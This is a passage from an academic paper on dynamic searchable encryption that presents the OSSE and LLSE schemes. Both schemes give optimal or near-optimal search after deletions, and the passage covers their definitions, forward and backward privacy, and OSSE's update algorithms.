UC Santa Cruz

Abstract

We focus on the problem of Dynamic Searchable Encryption (DSE) with efficient (optimal/quasi-optimal) search in the presence of deletions. Towards that end, we first propose OSSE, the first DSE scheme that can achieve asymptotically optimal search time, linear to the result size and independent of any prior deletions, improving the previous state of the art by a multiplicative logarithmic factor. We then propose our second scheme LLSE, that achieves a sublogarithmic search overhead ($\log\log i_w$, where i_w is the number or prior insertions for a keyword) compared to the optimal achieved by OSSE. While this is slightly worse than our first scheme, it still outperforms prior works, while also achieving faster deletions and asymptotically smaller server storage. Both schemes have standard leakage profiles and are forward-and-backward private. Our experimental evaluation is very encouraging as it shows our schemes consistently outperform the prior state-of-the-art DSE by 1.2-6.6× in search computation time, while also requiring just a single roundtrip to receive the search result. Even compared with prior simpler and very efficient constructions in which all deleted records are returned as part of the result, our OSSE achieves better performance for deletion rates ranging from 45-55%, while the previous state-of-the-art quasi-optimal scheme achieves this for 65-75% deletion rates.

1 Introduction

Searchable encryption (SE) [18, 62] allows a user to upload her dataset to an untrusted server in encrypted form, while maintaining the ability to search over it without revealing raw data to the server. Since its introduction by Song et al. [62], it has become a heavily studied research topic with numerous works that try to improve its security [22, 39, 42, 57], efficiency [6, 21, 25, 26, 54], expressiveness of supported types of queries [11, 12, 16, 23, 24, 29, 38, 52], and support for multiple users [35, 59, 60, 67, 68]. One common denominator in SE research has been the focus on highly practical schemes that can be used in real-world applications and scale to large datasets, at the cost of a clearly defined *leakage of information* about the dataset to the server such as whether queries are repeated, the size of the returned result, and when the same results are returned. Partly due to this emphasis on efficient performance, SE has been used in a variety of settings starting from simple text keyword search [18, 62], and including encrypted relational [12, 40], NoSQL [58], or graph [31, 50, 52] databases. Consequently, SE has been proposed for applications such as annotated image search [3], encrypted email clients [53], and very recently for maintaining a secure gun registry [43].

Our focus in this work is *dynamic searchable encryption (DSE)* [8, 44, 45], that is, schemes that allow the user to efficiently modify the dataset, without having to re-run a costly setup process from scratch. More specifically, we are interested in DSE with efficient search performance in the presence of deletions. Ideally, the search time for a query should be *optimal*, i.e., proportional to the result size itself, *independently of the number of prior deletions that affect this result*. For instance, consider an extremely simple example for a DSE keyword search over a textual dataset, returning which files contain it. If the keyword appears in 100 files but subsequently 90 of them are deleted, the search overhead should only be proportional to its actual returned result (i.e., 10). Given the wide range of potential SE applications, this can make a big difference in the system's performance.

In particular, in a graph database deleting a node immediately triggers deletions of all its adjacent edges. For a relational database (likewise, for streaming systems [4, 36] and pure key-value storage [1]), which use a (LSM-like) key-value store (or an encrypted store in the case of DSE) as a storage layer [30], a single deletion/update of a tuple/value will produce a multiplicative number of deleted/cancellation tuples—at least one for each attribute. These deleted tuples can later interleave with future search queries affecting the search performance. Such issues have also been observed recently by [61]; that work considers settings in which "low-level" deletes are triggered not only by users' direct actions, and studies scenarios of delete-intensive query workloads.

Table 1: Comparison with prior DSE with quasi-optimal search. N is the upper bound on the (w,id) pairs and D total number of deletions, $|W|$ is the number of distinct keywords, and for each keyword, i_w and d_w are the number of insertions and deletions, $a_w = i_w + d_w$ is the total number of updates, and $n_w = i_w - d_w$ is the number of non-deleted (w,id) pairs. RT is the number of roundtrips for completing a search query. We assume oblivious maps are instantiated with [66]. For QOS, we refer to the version from [20] with counters locally stored at the client.

Scheme	Search	Insert	Delete	Search RT	Server Storage	BP
SPS [63]	$O(\min\{a_w + \log N, n_w \log^3 N\})$	$O(\log^2 N)$	$O(\log^2 N)$	1	$O(N)$	✗
Orion [14]	$O(n_w \log^2 N)$	$O(\log^2 N)$	$O(\log^2 N)$	$O(\log N)$	$O(N)$	I
Horus [14]	$O(n_w \log d_w \log N + \log^2 \lvert W \rvert)$	$O(\log^2 N)$	$O(\log^2 N)$	$O(\log N)$	$O(N)$	III
QOS [20]	$O(n_w \log i_w)$	$O(\log^2 N)$	$O(\log^3 N)$	2	$O(N)$	III
OSSE (Sec. 4)	$O(n_w + \log i_w)$	$O(\log^2 N)$	$O(\log^3 N)$	1	$O(N + D \log N)$	III
LLSE (Sec. 5)	$O((n_w + \log i_w) \cdot \log\log N)$	$O(\log^2 N)$	$O(\log^2 N)$	1	$O(N)$	III

Prior DSE with (quasi-)optimal search. The majority of DSE schemes in the literature (e.g., [9, 14, 20, 28]) adopt a "lazy deletion" policy, treating deletions as actual entries on their own behalf (similar to the LSM-like policy mentioned above). In subsequent searches, the client retrieves all relevant inserted entries and "deletion entries" and filters out the actual result. While this leads to a conceptually simple search process, it can have significant adverse impact on the system's search performance, as motivated in our discussion above. That said, a small number of works focus on the same goal as we do and we provide an overview of their asymptotic performance in Table 1, starting from Stefanov et al. [63] that proposed the first DSE where the search performance is always *quasi-optimal*, i.e., within a poly-logarithmic factor from the result size. Unfortunately, their construction has the drawback that it reveals to the server the id's of records that contained the searched keyword but have since been deleted[1], which may not be acceptable in some applications (e.g., as related to the *right-to-erasure* of EU GDPR article 17).

Formally this property has been defined as *backward privacy* in [9], distinguishing it from *forward privacy* [15, 63] that minimizes information leakage during updates. Focusing on works that achieve both forward and backward privacy, the best such scheme (QOS from [20]) requires $O(n_w \log i_w)$ for a search for keyword w with result size n_w after i_w relevant entry insertions.[2] Previous works (Orion and Horus from [14]) embed the entire dataset inside an oblivious index [19, 32, 64, 66]. If this is instantiated with the state-of-the-art oblivious indexes [5], the result would be asymptotically the same as QOS, i.e., a logarithmic factor slower than the optimal. Interestingly, there exist very strong lower-bound results [32, 51, 56] that show that relying solely on oblivious indexes one *cannot* hope to further improve search performance asymptotically.

Motivated by this, we ask whether it is possible to design a forward-and-backward private DSE with search performance that is asymptotically within a sublogarithmic factor from the optimal $O(n_w)$, or indeed with *optimal* search performance.

This work. We present the first DSE schemes that answer the above question in the affirmative. Our first construction OSSE (Section 4) is the only existing DSE that, for large enough result sizes, requires an optimal number of $O(n_w)$ operations for search queries (and for very small hidden constants). Its main drawback is a somewhat increased storage, as the size of the encrypted storage grows logarithmically with the total number of deletions (that said, in our experimental evaluation we show that this is not a prohibitive factor in practice). Our second scheme LLSE requires $O(n_w \log\log i_w)$ operations for searches with large enough results. While this is weaker than our first result, LLSE still outperforms the prior state of the art QOS by a factor or $O(\log i_w / \log\log i_w)$, while also achieving better deletion performance than OSSE and QOS, and asymptotically optimal storage (see Table 1). Moreover, both our schemes retrieve the search result with a single roundtrip.

At the core of our results lies a carefully chosen arrangement of entries in the encrypted dataset as conceptual keyword binary trees (see Figure 3 and discussion in Section 4.1). With insertions lying at the leaf level, subsequent deletions "prune" this tree to minimize the number of traversed such nodes during a search. The key challenge is how to manipulate these trees without revealing significant information to the server. Interestingly, our schemes use an oblivious map to store tree data, however, they only access it during updates (using retrieved information as "guidelines" to prepare future searches) thus making searches extremely fast and non-interactive.

Our contributions can be summarized as follows:

1. We propose OSSE, the first DSE that can achieve asymptotically optimal search performance (for $n_w \geq \log i_w$), independently of prior deletions, and LLSE, a DSE with search performance within an asymptotic loglog factor from the optimal, that also achieves faster deletions and linear storage. For both schemes, we prove their security for standard leakages and show they are forward-and-backward private (BP-III).
2. We propose a series of performance optimizations (Section 6) and report on the efficiency of prototype imple-

[1] Having been inserted after the last search for this keyword; otherwise, the server already knows these id's as information leakage during that search.

[2] As in all prior works referenced here, when referring to asymptotics we implicitly assume map lookups are constant-time operations, e.g., via dynamic perfect hashing [27].

mentations of our schemes (Section 7.1) with encouraging results (e.g., optimized OSSE takes $<$ **1ms** of computation time to retrieve a result of 100 id's and $<$ **10ms** for a result of 20K id's, from a database of 1M entries).

3. We compare the performance of our schemes vs. existing quasi-optimal ones (Section 7.2) for different settings (variable deletion rates, for both random and "structured" deletions). Both our constructions consistently outperform QOS by roughly **1.2**-**4**$\times$ but for large result sizes and large deletion rates the improvement is up to **6.6**$\times$.

4. We also compare our schemes with conceptually simpler DSE with "lazy" deletion (Section 7.2). As expected, as deletion rates increase our schemes outperform SD_d from [20]. Concretely, for OSSE this happens for rates **45**-**55**%, and our fully optimized OSSE with result caching, in the best case, can outperform SD_d even after a single deletion. Surprisingly, for large enough sizes this carries over even for a "succinct-client-storage" version of our schemes albeit for larger deletion rates.

Related Work. In our security formulation, we use the standard SE definition of [18] extended to the dynamic setting in [63]. The QOS scheme from Demertzis et al. [20] is currently the best existing quasi-optimal DSE and we benchmark our constructions' performance with it. In [20], the authors propose two versions of QOS with small $O(1)$ and large $O(|W|)$ client storage. We mainly compare our schemes with the second one, but in Section 7.2 we measure performance in both settings. From a technical viewpoint, QOS also encodes entries in keyword trees, however, the way they are maintained cannot achieve our target of sublogarithmic overhead. Moreover, the design of OSSE, allows us to benefit from "early" stop while parsing the tree if empty nodes are found, whereas QOS needs to keep traversing the layers.

Regarding "lazy" deletion schemes, there exist several candidates for performance comparison, e.g., from [9, 14, 20]. Among them, Mitra (with the recently proposed optimizations of [17]) and SD_d stand out. Although they have very similar performance, we chose the latter since, as shown in [20], it can give slightly faster searches, and it is the only one with succinct client storage without performing oblivious map accesses during searches. One point to note is that the way all existing DSE schemes implement "lazy" deletion is by storing a separate record for each deletion. This is unlike "lazy" deletion in plaintext databases where the deletion is usually marked in-place (e.g., using a special flag). Storing this entry separately is necessary; touching the same location in the encrypted index during an update as a previously accessed one would violate forward privacy (see Section 2). Consequently, when using such a scheme the server observes the result size "growing" after deletions, whereas in our schemes it "shrinks." In both cases, this is already captured by the standard leakage profile used in the literature (see Section 2 and Appendix B.1). We also note many of these DSE schemes use similar building blocks as ours (encrypted maps and oblivious indexes). However, the way we use them to embed our "shrinking" keyword trees (Section 4.1) is what allows us to match practical performance with theoretical improvements, achieving the first scheme with optimal search.

Another DSE scheme is Aura [65] that uses revocable encryption to achieve single-roundtrip searches, same as ours. However, its approach significantly blows up the client storage as it requires storing a representation of all deletions locally. Moreover, during searches [65, Alg. 1] the server extracts all insertion *and deletion* entries for keyword w before "filtering out" the latter so that scheme's search is (at least) linear to a_w in the worst case. Finally, recent work by Patel et al. [56] shows it is fundamentally impossible (in the leakage cell probe model) to achieve sublogarithmic search overhead if one requires searches and updates to be independently simulatable without state "carrying" across them during simulation. In relation to this, our schemes are positive evidence that it is possible to overcome this lower bound (even in the more stringent setting with deletions) if one can settle for independent update simulation (guaranteed by our forward privacy) whose state is then available for subsequent searches.

2 Preliminaries

We denote by λ a security parameter and by $v(\lambda)$ a negligible function in λ. PPT stands for probabilistic polynomial-time. Our protocols are executed between two parties, a client and a server. The notion $P(x;y)$ denotes a (possibly multi-round) protocol execution where x and y are the client's input and the server's input, respectively.

We consider a collection of F files/documents (this is an abstraction that can possibly capture other data types, e.g., semi-structured data, database records, etc.) with identifiers $id_1, \ldots, id_F$, each of which contains textual keywords from a given alphabet Λ. The database DB consists of keywords and file identifiers such that $(w, id) \in DB$ if and only if the file id contains keyword w. Let W denote the set of all keywords in DB, $|W|$ its cardinality, and N an upper bound on the total number of keyword/document pairs. Then, $DB(w)$ corresponds to the set of documents containing keyword w.

We rely on classic cryptographic tools, such as pseudorandom functions and standard symmetric-key encryption. For completeness, we provide their descriptions in Appendix A.

Oblivious Maps. A map (dictionary) is a data structure that maps addresses (keys) to values and provides read (get) and write (put) access methods. An *oblivious map (OMAP)* is a privacy-preserving version of a regular map that hides the type and content of operations. An OMAP consists of three procedures: (i) *OMAP*.Setup for initializing the data structure, (ii) *OMAP*.put to add/overwrite a key/value pair, and (iii) *OMAP*.get to retrieve the value for a given key. Intuitively, all equal-length sequences of data accesses (get/put) are indistinguishable from each other, even for an adversary that

stores the data structure itself (without knowing the secret key). More concretely, this interaction can be simulated given only the number of operations (see [66] for the detailed security formulation). In our schemes, we use the popular OMAP of Wang et al. [66] which stores an AVL-tree inside a PathORAM [64] oblivious array. For a map with capacity N, each access takes $O(\log^2 N)$ operations and $O(\log N)$ roundtrips. We refer interested readers to [66] for additional details.

3 Dynamic Searchable Encryption

A *dynamic symmetric searchable encryption scheme (DSE)* Σ consists of algorithm Setup, and protocols Search and Update that are executed between a client and a server.

- $\underline{\text{Setup}(1^\lambda, N)}$ returns (K, σ, EDB) where K is the client's secret key, σ its local state, and EDB is an (empty) encrypted database, initialized for capacity N, sent to the server.
- $\underline{\text{Search}(K, w, \sigma; EDB)}$ is a (possibly interactive) protocol for retrieving $DB(w)$, and may also modify K, σ, EDB.
- $\underline{\text{Update}(K, op, id, w, \sigma; EDB)}$ is a (possibly interactive) protocol for inserting/removing a document-keyword entry (id, w) to/from the database. Operation op is either *add* or *del* and the protocol may modify K, σ and EDB.

Here, we mostly follow the API description of [8,9,14]. Using these procedures, the client runs Setup for an empty database, followed by up to N executions of insertions to "populate" EDB. Other works [28,46] propose different but functionally equivalent definitions for Update (e.g., inserting or deleting an entire document, which can be decomposed to multiple calls of Update). Finally, the above definition isolates the goal of retrieving only $DB(w)$ during Search, i.e., the id's of all files/documents containing w. In some applications, the client would like to retrieve the actual documents; this is omitted from our model as it can always be done with an extra round of interaction after the completion of Search.

At a high level, a DSE is correct if the returned $DB(w)$ result is correct for every query and the given sequence of prior updates. The security of a DSE scheme is parametrized by a leakage function $\mathcal{L} = (\mathcal{L}^{Stp}, \mathcal{L}^{Srch}, \mathcal{L}^{Updt})$ that captures the information that is revealed to server during the execution of the different processes. $\mathcal{L}^{Stp}$ corresponds to leakage during setup, $\mathcal{L}^{Srch}$ during a search operation, and $\mathcal{L}^{Updt}$ during updates. Commonly encountered types of leakage in the relevant literature, that also occur with our schemes, consist of: (i) *search pattern* that reveals which searches are related to the same w, (ii) *volume pattern*, i.e., $|DB(w))|$ during a search for w, and (iii) *database size* leakage during setup (in our case, the upper bound N). Another very important type of leakage is *access pattern* that reveals the actual contents of $DB(w)$ when w is searched for. This is inherently unavoidable when the actual documents need to be retrieved as explained above (unless stored with "costly" oblivious storage). Here, we focus on retrieving $DB(w)$. Thus our schemes do not directly leak this but, when used in an application that retrieves the actual documents, this has to be taken into account.

Informally, a secure DSE scheme with leakage $\mathcal{L}$ should reveal nothing about the database DB other than this leakage. This is formally captured by a standard real/ideal experiment with two games $\mathsf{Real}^{\mathsf{DSE}}$, $\mathsf{Ideal}^{\mathsf{DSE}}$ presented in Figure 8 in Appendix B, using the following formulation from [63].

Definition 1. *A DSE scheme Σ is adaptively-secure with leakage function $\mathcal{L}$, iff for any PPT adversary Adv issuing polynomially many queries q, there exists a stateful PPT simulator $\mathsf{Sim} = (SimInit, SimSearch, SimUpdate)$ such that $|\Pr[\mathsf{Real}^{\mathsf{DSE}}_{Adv}(\lambda, q) = 1] - \Pr[\mathsf{Ideal}^{\mathsf{DSE}}_{Adv,Sim,\mathcal{L}}(\lambda, q) = 1]| < \nu(\lambda)$.*

As explained above, many DSE schemes store deletions as actual entries in EDB and filter them to retrieve the actual result during searches. Ghareh Chamani et al. [14], proposed the following definition for schemes that avoid this and achieve search time close to the optimal $O(n_w)$.

Definition 2. *A DSE scheme Σ has* optimal *(resp.* quasi-optimal*) search, if* Search *takes $O(|DB(w)|)$ (resp. $O(|DB(w)| \cdot \text{polylog}(N))$) operations.*

Forward & Backward Privacy. Forward privacy [15, 63] limits the information revealed due to updates in EDB. Informally, a scheme is *forward private* if it is not possible to relate an update to previous operations, *when it takes place*. E.g., it should be impossible to tell whether an insertion is for a new keyword or a previously existing/searched one. Previous works (e.g., [69]) have shown the potential of forward privacy to thwart certain types of leakage-abuse attacks.

Definition 3. *An $\mathcal{L}$-adaptively-secure DSE scheme that supports addition/deletion of a single keyword is forward private iff the update leakage function $\mathcal{L}^{Updt}$ can be written as: $\mathcal{L}^{Updt}(op, w, id) = \mathcal{L}'^{Updt}(op, id)$ where $\mathcal{L}'$ is a stateless function, op is insertion or deletion, and id is a file identifier.*

Backward privacy [9] specifies the server should not be able to learn the id's of documents that contained w, if they have since been deleted. Clearly, this is only meaningful if a search for w did not take place prior to this deletion. Bost et al. [9] proposed three different "flavors" of backward privacy with varying leakage patterns, all of which achieve the minimum requirement of hiding id's of such deleted entries. Here, we only aim for BP-III, according to the following definition from [9] (the involved leakage functions are defined in Appendix B.1).

Definition 4. *An $\mathcal{L}$-adaptively-secure DSE scheme has backward privacy (BP-III), iff $\mathcal{L}^{Updt}(op, w, id) = \mathcal{L}'(op, w)$ and $\mathcal{L}^{Srch}(w) = \mathcal{L}''(TimeDB(w), DelHist(w))$, where $\mathcal{L}'$ and $\mathcal{L}''$ are stateless functions.*

4 Optimal-Search DSE (OSSE)

We are now ready to present our first construction OSSE. We first describe the main idea of maintaining a conceptual




Figure 1: OSSE: Deletion pruning

binary tree to store the entries for each keyword w and then we provide details about the algorithms of the scheme.

4.1 Labeled Binary Trees for Stored Entries

In our schemes, we store entries of the form (w, id) such that keyword w appears in document (more generally, record) id. Conceptually, each such entry is mapped to a leaf of a complete binary tree T_w with N leafs (where N is an upper bound for the number of total entries in the dataset), in *chronological order* from left to right. The first entry for w is stored at the leftmost leaf, etc. We consider a function $\mathsf{lab}(v)$ that maps each tree node v to a unique numerical label, as follows. First, leafs are ordered $1, ..., N$ left-to-right, then the remaining nodes are ordered bottom-to-top and left-to-right. E.g., nodes directly above the leafs are labelled starting from the left as $N+1, \ldots, 3N/2$, as shown in Figure 3. In the following, we often refer to tree nodes directly by their labels. Note that we use one tree for each keyword but the schemes do not require storing and maintaining "complete" trees (that would make the storage $N \cdot |W|$)—these are just "conceptual" encodings of the N actual (w, id) entries spread among keywords.

Having explained T_w, extracting the result $DB(w)$ after i_w insertions can be achieved trivially by starting from the Minimum Covering Subset (MCS) of nodes for the leafs in $[1, i_w]$. The MCS consists of the smallest set of nodes whose leaf descendants are exactly the leafs labeled $1, \ldots, i_w$. E.g., in Figure 3(top), the MCS of $[1, 15]$ is $\{29, 27, 23, 15\}$. Following the edges downwards from the MCS, this process will parse in total $< 2i_w$ nodes. However, recall that our goal is to do better than this, in the presence of deletions. When a deletion takes place, we "remove" from T_w the corresponding leaf node v *and its parent* pp, effectively "pruning" the tree. In practice, we do this by setting the leaf's sibling *sib* as the direct child (left or right, depending on the tree topology) of the grandparent gp of v, skipping its parent pp. We illustrate this in Figure 1. Handling deletions in this way, leads to the following result which we prove as part of our analysis: Given a sequence of i_w insertions and $d_w \leq i_w$ deletions, the number of nodes of T_w below the MCS that need to be accessed to extract the result $DB(w)$ with size n_w is $< 2 \cdot |n_w|$.

Intuition: From trees to a secure index. Next, we will use these keyword trees to build the secure index for our DSE. The "classic" approach followed by many prior works [8, 9, 11, 11, 14, 20, 28] is to take each entry (in our case, its corresponding tree node) and store it in an *encrypted map*.




Figure 2: OM_{Tree} data structure of OSSE and LLSE, with node 29 in Figure 3(middle) as an example.

This is a standard key-value hashmap but: (i) keys (positions) are computed with a pseudorandom hash function, and (ii) values are encrypted in a way that only reveals them to the server during searches (and for leaf nodes, not even then). Although this approach gives us the desired efficiency benefit, in our case, it introduces a subtle security issue. The same node may be accessed repeatedly during deletions. E.g., in Figure 3(bottom), deleting "cousin" leafs 10 and 11 requires "touching" their grandparent 27 twice. Even though the value in the hashmap is encrypted, the server can clearly see the same *position* is accessed both times, which unfortunately *violates forward privacy*.

To avoid this issue, in our schemes we use the following trick. First, we give each T_w node its own increasing *access counter*, initially set to 0 and incremented by 1 each time the node is modified. Next, when pseudorandomly computing the new encrypted map position for this node after it is accessed during an update, we also include the incremented access counter (and a freshly encrypted value). Thus, a new write to update the information of an existing tree node is indistinguishable from random and cannot be linked to any previous operation. The remaining challenge is how can the user know these access counters, which is necessary both for searches and for updates. We solve this by storing node information also in an oblivious index (see Figure 2) that, crucially, is accessed *only* during updates. Then during searches, our two schemes follow a different strategy: the first stores node access counters in their parent nodes, whereas in the second the server "finds" the correct access counter by performing a binary search. In the next parts, we present in detail all the data structures used in our DSE and the details of our algorithms.

4.2 OSSE Data Structures & Algorithms

We are now ready to describe OSSE in detail. First, we present the different data structures that we use to maintain and manipulate the trees T_w for the different keywords.

- $\underline{OM_{Tree}}$ is an oblivious map that maps pairs of keywords and node labels $(w, \mathsf{lab}(v))$ to that node data structure v containing the following: $(v.left, v.leftAcc, v.right, v.rightAcc)$. These are the label of the left child of v with its access counter, and the label of the right child of v with its access counter (see Figure 2). This oblivious map is accessed during updates (but not searches) to change T_w.
- $\underline{OM_{Del}}$ is an oblivious map that maps pairs of keywords




Figure 3: Example of the tree T_w state after executing insertion/deletion with OSSE and LLSE. **(top)** The tree after 15 insertions for w. **(middle)** The tree when deleting node 8 (and consequently its parent 20) and sibling nodes 3,4 (which also deletes their parents 18 and grandparent 25). After these deletions, remaining siblings replace the removed parent nodes (e.g., 7 is now the right chilg of 26). **(bottom)** The tree when deleting nodes 9-15. After the deletion, the only remaining node in the right subtree (node 16) will be the right child of 31 (for future insertion). In all cases, nodes in blue boxes denote the MCS nodes that will have to be accessed in a subsequent search for w.

and document identifiers (w, id) to $\mathsf{lab}(v)$, where v is the leaf of T_w that stores this entry. This is accessed only during deletions, to efficiently identify the node to be pruned.

- $\underline{EM}$ is an encrypted map mapping node label and access counter pairs $(\mathsf{lab}(v), acc)$ to: (i) stored document id, if v is a leaf, and (ii) $(v.left, v.leftAcc, v.right, v.rightAcc)$, otherwise. It is traversed in searches and modified in updates.
- $\underline{M_{Cnt}}$ is a plaintext map stored at the client that maps keyword w to counters (cnt_w, i_w, d_w), corresponding to number of searches, insertions, and deletions for w.
- $\underline{M_{Tks}}$ is a plaintext map stored at the server that maps pairs of tokens and node labels (tk_0, lab) to tokens ctk. The look-up token tk_0 is unique for each keyword w. This is used to facilitate searches for w that involve nodes that have been written/removed prior to the previous search, and it returns the correct "old" token for this node entry. By default, in each search the server first searches at EM with the latest token tk received from the client, and only in case this returns nothing it falls back to M_{Tks}.

Setup. The client first initializes these data structures (with capacity N for the two OMAPs). It then samples a pseudorandom function key $k \leftarrow PRF.Gen(1^\lambda)$ and a symmetric encryption key $sk \leftarrow SKE.Gen(1^\lambda)$. Its local state σ consists of M_{Cnt} and the state of the two OMAPs, and its key K is (k, sk). Finally, it sends $EDB = \{EM, OM_{Del}, OM_{tree}\}$ to the server. Throughout the scheme, all parties have access to hash functions H_0, H_1 (modelled as random oracles).

Insertion. The process to insert a keyword and document identifier pair (w, id) is shown in Algorithm 1. The client first computes the label of the leaf where this will be stored based on its insertion counter from M_{Cnt} and stores a corresponding entry at OM_{Del}. It also uses the PRF F to compute a token tk that is unique for this keyword and the number of previous searches. Finally, it creates an entry to be stored in EM by the server. It calculates the address by hashing tk, the leaf's label, and its access counter 1, and the value by encrypting id.

Deletion. Removing an entry with OSSE requires more effort, as shown in Algorithm 2. First the client increments the deletions counter d_w and retrieves the label of the node of T_w that stores the entry (w, id) to be removed from OM_{Del} (lines 1-3). The next step requires retrieving all the nodes of T_w from the root of the tree down to node pos, with a logarithmic number of OMAP accesses. Using the information from the retrieved nodes, the client deduces which are the actual parent pp, grandparent gp, and sibling sib of pos (lines 4-11). Then

Algorithm 1 OSSE.Update$(K, \textbf{add}, w, id, \sigma; EDB)$

Client:

1: $(cnt_w, i_w, d_w) \leftarrow M_{Cnt}.\text{get}(w)$; $tk \leftarrow F_k(w, cnt_w)$
2: $M_{Cnt}.\text{put}(w, (cnt_w, {+}{+}i_w, d_w))$
3: $OM_{Del}.\text{put}((w, id), i_w)$
4: $addr \leftarrow H_0(tk, i_w, 1)$; $val \leftarrow Enc(sk, (w, id))$
5: Send $(addr, val)$ to server

Server:

6: $EM.\text{put}(addr, val)$

Algorithm 2 OSSE.Update$(K, \textbf{del}, w, id, \sigma; EDB)$

Client:

1: $(cnt_w, i_w, d_w) \leftarrow M_{Cnt}.\text{get}(w)$; $tk \leftarrow F_k(w, cnt_w)$
2: $M_{Cnt}.\text{put}(w, (cnt_w, i_w, {+}{+}d_w))$
3: $pos \leftarrow OM_{Del}.\text{get}((w, id))$
4: Let $V, KV \leftarrow \emptyset$
5: Let Labs be the labels on the path from root to leaf pos
6: **for** $l \in \text{Labs} \setminus pos$ **do**
7: $v_l \leftarrow OM_{Tree}.\text{get}((w, l))$
8: **if** v_l is null **then** initialize to default
9: Add v_l to V
10: Let pp, gp be the parent and grandparent of pos
11: Let sib be the label of the sibling of pos
12: **if** pp is left child of gp **then**
13: $gp.left \leftarrow sib$; $gp.leftAcc \leftarrow sib.acc$
14: **else** $gp.right \leftarrow sib$; $gp.rightAcc \leftarrow sib.acc$
15: **for** each $v_l \in V$ **do** ▷ start from root
16: Let $v_{l'}$ be the child of v_l on the path
17: **if** $v_{l'}$ is left child of v_l **then** $v_l.leftAcc{+}{+}$
18: **else** $v_l.rightAcc{+}{+}$
19: $v_l.acc{+}{+}$; $OM_{Tree}.\text{put}((w, l), v_l)$
20: $addr \leftarrow H_0(tk, l, v_l.acc)$; $t \leftarrow H_1(tk, l, v_l.acc)$
21: $val \leftarrow t \oplus (v_l.left, v_l.leftAcc, v_l.right, v_l.rightAcc)$
22: Add $(addr, val)$ to KV
23: Send KV to server

Server:

24: **for** $(addr, val) \in KV$ **do** $EM.\text{put}(addr, val)$

it can "prune" the tree and remove pos and pp, by setting sib as the direct (left or right) child of gp (lines 12-14).

Finally, it needs to store all this updated information back to EDB. As in insertion, this will take place in two parts. Once in EM for future searches and once in OM_{Tree} for future updates. To guarantee forward privacy, the entries to EM must be unrelated to prior entries for w from the viewpoint of the server. This is done by incrementing the access counter acc of retrieved nodes (stored at all nodes and their parents) and then computing the new EM address-value pairs for these incremented counters (lines 15-23). Addresses are then computed as in insertion. Values are computed by XOR'ing the node's data with the output of H_1 on the same input as for the address. Due to the randomness of H_1 and the pseudorandom token tk, these writes to EM appear entirely random to the server. We note that some of these nodes are "redundant" as they may have been removed from prior deletions. Still, to hide this information the client puts back their entries, although they will not be used for searches. OM_{Tree} will also store the updated node information (line 19); these accesses do not reveal any information due to the OMAP security.

For en example, see Figure 3(middle). When leaf 8 is removed, its parent 20 is also removed and its sibling 7 will become the new right child of its grandparent 26. Moreover the access counters of all nodes along the path to the root (26, 29, and 31) are increased to 1.

Search. Having spent the necessary effort to maintain and prune T_w during updates, we can now benefit during searches (Algorithm 3). The client computes s, the next-next power of 2 from i_w. This is *the parent of the largest tree of the MCS* and let $start$ be its label. Another way to view it is that this is the highest node in T_w that may be affected due to deletions in the leaf range $[1, i_w]$—if all of them are deleted—which makes it the ideal starting point of the search. (For completeness OSSE maintains an extra node above the root of T_w; we omit it from the presentation for simplicity.) Then, the client needs to calculate the access counter for s. This is very easy due to two facts. First, each deletion increments the access counter of the entire path up to the root of T_w. Second, s lies on this path for all prior deletions for w. Thus, its access counter is d_w which is why we store this deletion counter in M_{Cnt}. Finally, the client sends $(i_w, start, d_w)$ to the server, together with the pseudorandom token tk for this combination of keyword and search counter (and increments this counter), and tk_0, the first search token for w that serves as a unique identifier.

